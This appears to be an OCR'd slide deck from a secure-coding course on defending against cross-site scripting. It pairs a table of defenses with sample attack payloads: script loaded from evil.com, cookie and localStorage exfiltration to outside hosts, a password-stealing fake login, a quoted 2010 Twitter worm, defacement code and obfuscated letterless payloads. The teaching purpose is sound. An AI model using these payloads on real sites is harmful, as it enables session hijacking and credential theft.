
MANICODE

SECURE CODING EDUCATION

XSS Defense

JIM MANICO Secure Coding Instructor *www.manicode.com*



WARNING: Please do not attempt to hack any computer system without legal permission to do so. Unauthorized computer hacking is illegal and can be punishable by a range of penalties including loss of job, monetary fines and possible imprisonment.

ALSO: The *Free and Open Source Software* presented in these materials are examples of good secure development tools and techniques. You may have unknown legal, licensing or technical issues when making use of *Free and Open Source Software*. You should consult your company's policy on the use of *Free and Open Source Software* before making use of any software referenced in this material.

XSS Defense: Where are we going?

- What is Cross Site Scripting? (XSS)
- Output Escaping
- HTML Sanitization
- Safe JavaScript Sinks
- Sandboxing
- Safe JSON UI Usage
- Content Security Policy

XSS Defense Summary

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization
Mistakes were made		Content Security Policy 3.0

COPYRIGHT ©2019 MANICODE SECURITY

What is XSS?

Consider the following URL…

www.example.com/saveComment?comment=Great+Site!

```
<h3> Thank you for you comments! </h3>
You wrote:
<p/>
Great Site!
<p/>
```

Input from request data!

How can an attacker misuse this?


Reflected XSS

www.example.com/saveComment?comment=<script src="evil.com/x.js"></script>

```
<h3>Comment Section:</h3>
<p>
Comment 1: <script src="evil.com/x.js">
</script>
<p/>
```


The attacker can add any JS to this page!

Reflected XSS


1
Hacker sends link to victim. Link contains XSS payload.
2
Victim views page via XSS link supplied by Hacker.
3
XSS code executes on Victim's browser and sends cookie to evil server.
4
Cookie is stolen. Hacker can hijack the Victim's session.

COPYRIGHT ©2019 MANICODE SECURITY

Persistent/Stored XSS



COPYRIGHT ©2019 MANICODE SECURITY

XSS Attack Payloads

XSS Attack: Cookie Theft

```
<script>
var badURL='https://manicode.com?data=' +
uriEncode(document.cookie);
var img = document.createElement("IMG");
img.src = badURL;
</script>
```

HTTPOnly could prevent this!

Stored XSS: Same Site Request Forgery

```
<script>
var ajaxConn = new XHConn();
ajaxConn.connect("https://corp.mail.com
?dest=boss@work.us&subj=YouAreAJerk",
"GET");
</script>
```

HTTPOnly *nor* ***SameSite*** *nor* ***Token Binding*** *cookies nor* ***Pixies*** would prevent this!

COPYRIGHT ©2019 MANICODE SECURITY

XSS Undermining CSRF Defense (Twitter 2010)


```
var content = document.documentElement.innerHTML;
authreg = new RegExp(/twttr.form_authenticity_token =
'(.*)';/g);
var authtoken = authreg.exec(content);authtoken = authtoken[1];
//alert(authtoken);

var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new
XHConn();ajaxConn.connect("/status/update","POST",
"authenticity_token=" + authtoken+"&status=" + updateEncode +
"&tab=home&update=update");

var ajaxConn1 = new XHConn();

ajaxConn1.connect("/account/settings", "POST",
"authenticity_token="+
authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

XSS Attack: Virtual Site Defacement

```
<script>
var badteam = "Brugge ";
var awesometeam = "Any other team ";
var data = "";
for (var i = 0; i < 100; i++) {
  data += "<marquee><b>";
  for (var y = 0; y < 8; y++) {
    if (Math.random() > .6) {
      data += badteam ;
      data += " kicks worse than my mom!&nbsp;";
    } else {
      data += awesometeam;
      data += " is obviously totally awesome!&nbsp;";
    }
}
data += "</h1></marquee>";}
document.body.innerHTML=(data + "");
</script>
```

Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Hap
wesome! Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Any other team is obviou
Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other tea
wesome! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Hap
wesome! Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any
Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Hapoel kicks worse than
Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Hapoel kicks worse than my mom!
wesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awe
Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any
Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any
wesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awe
eam is obviously totally awesome! Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Any other team is obviou
Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any
wesome! Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Hapoel kicks w
s worse than my mom! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Hapoel kicks worse than my mom!
wesome! Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other tea
Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Hapoel kicks w
Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other team is obviou
Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other tea
Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Any other team is obviously totally
Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Hapoel kicks worse than
Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Hapoel kicks worse than my mom!
Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any
Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other tea
wesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awe
Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other tea
Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Hapoel kicks worse than
wesome! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Hap
Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other tea
eam is obviously totally awesome! Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Hapoel kicks worse than
eam is obviously totally awesome! Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Hapoel kicks worse than
s worse than my mom! Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Any other team is obviously totally
eam is obviously totally awesome! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other team is obviou
wesome! Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any
wesome! Hapoel kicks worse than my mom! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Hapoel kicks w
Any other team is obviously totally awesome! Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Any other tea
Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any other team is obviously totally awesome! Any
Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any other tea
wesome! Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Any other team is obviously totally awesome! Any
Any other team is obviously totally awesome! Any other team is obviously totally awesome! Hapoel kicks worse than my mom! Any other tea


XSS Attack: Password Theft/Stored Phishing



```
function stealThePassword() {
    var data = document.getElementById("password").value;
    var img = new Image();
    img.src = "http://manico.net/webgoat?pass=" + data;
    alert("Login Successful!");
}

document.body.innerHTML='...<input type="submit"' +
'value="Login" onclick="stealThePassword();">...';
```

COPYRIGHT ©2019 MANICODE SECURITY

Harvest localStorage



```
<script>
for ( var i = 0, len = localStorage.length; i < len; ++i ) {
  alert(i);
  var img = document.createElement("IMG");
  img.src = "https://manicode.com/xss?d=" + encodeURI(localStorage.key(i)
      + ":" + localStorage.getItem(localStorage.key(i)));
}
</script>
```

XSS With No Letters!

https://inventropy.us/blog/constructing-an-xss-vector-using-no-letters


```
""[(!1+"")[3]+(!0+"")[2]+(''+{}
)[2]][(''+{})[5]+(''+{})[1]+(("
"[(!1+"")[3]+(!0+"")[2]+(''+{})
[2]])+"")[2]+(!1+'')[3]+(!0+'')
[0]+(!0+'')[1]+(!0+'')[2]+(''+{
})[5]+(!0+'')[0]+(''+{})[1]+(!0
+'')[1]](((!1+"")[1]+(!1+"")[2]
+(!0+"")[3]+(!0+"")[1]+(!0+"")[
0])+"(3)")()
```

alert(1) With No Letters or Numbers!

https://www.jsf**k.com/


```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]
]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([
][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]
+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])
[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[
]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[
!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]
]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!
+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]
+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([![
]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![
]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])
[+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[
]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+(![]+[][(![]+[])[+[]]+(
[![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(
!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+
!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[
])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[]
)[+!+[]]])[!+[]+!+[]+[+[]]])()
```

COPYRIGHT ©2019 MANICODE SECURITY


.mario @0x6D6172696F

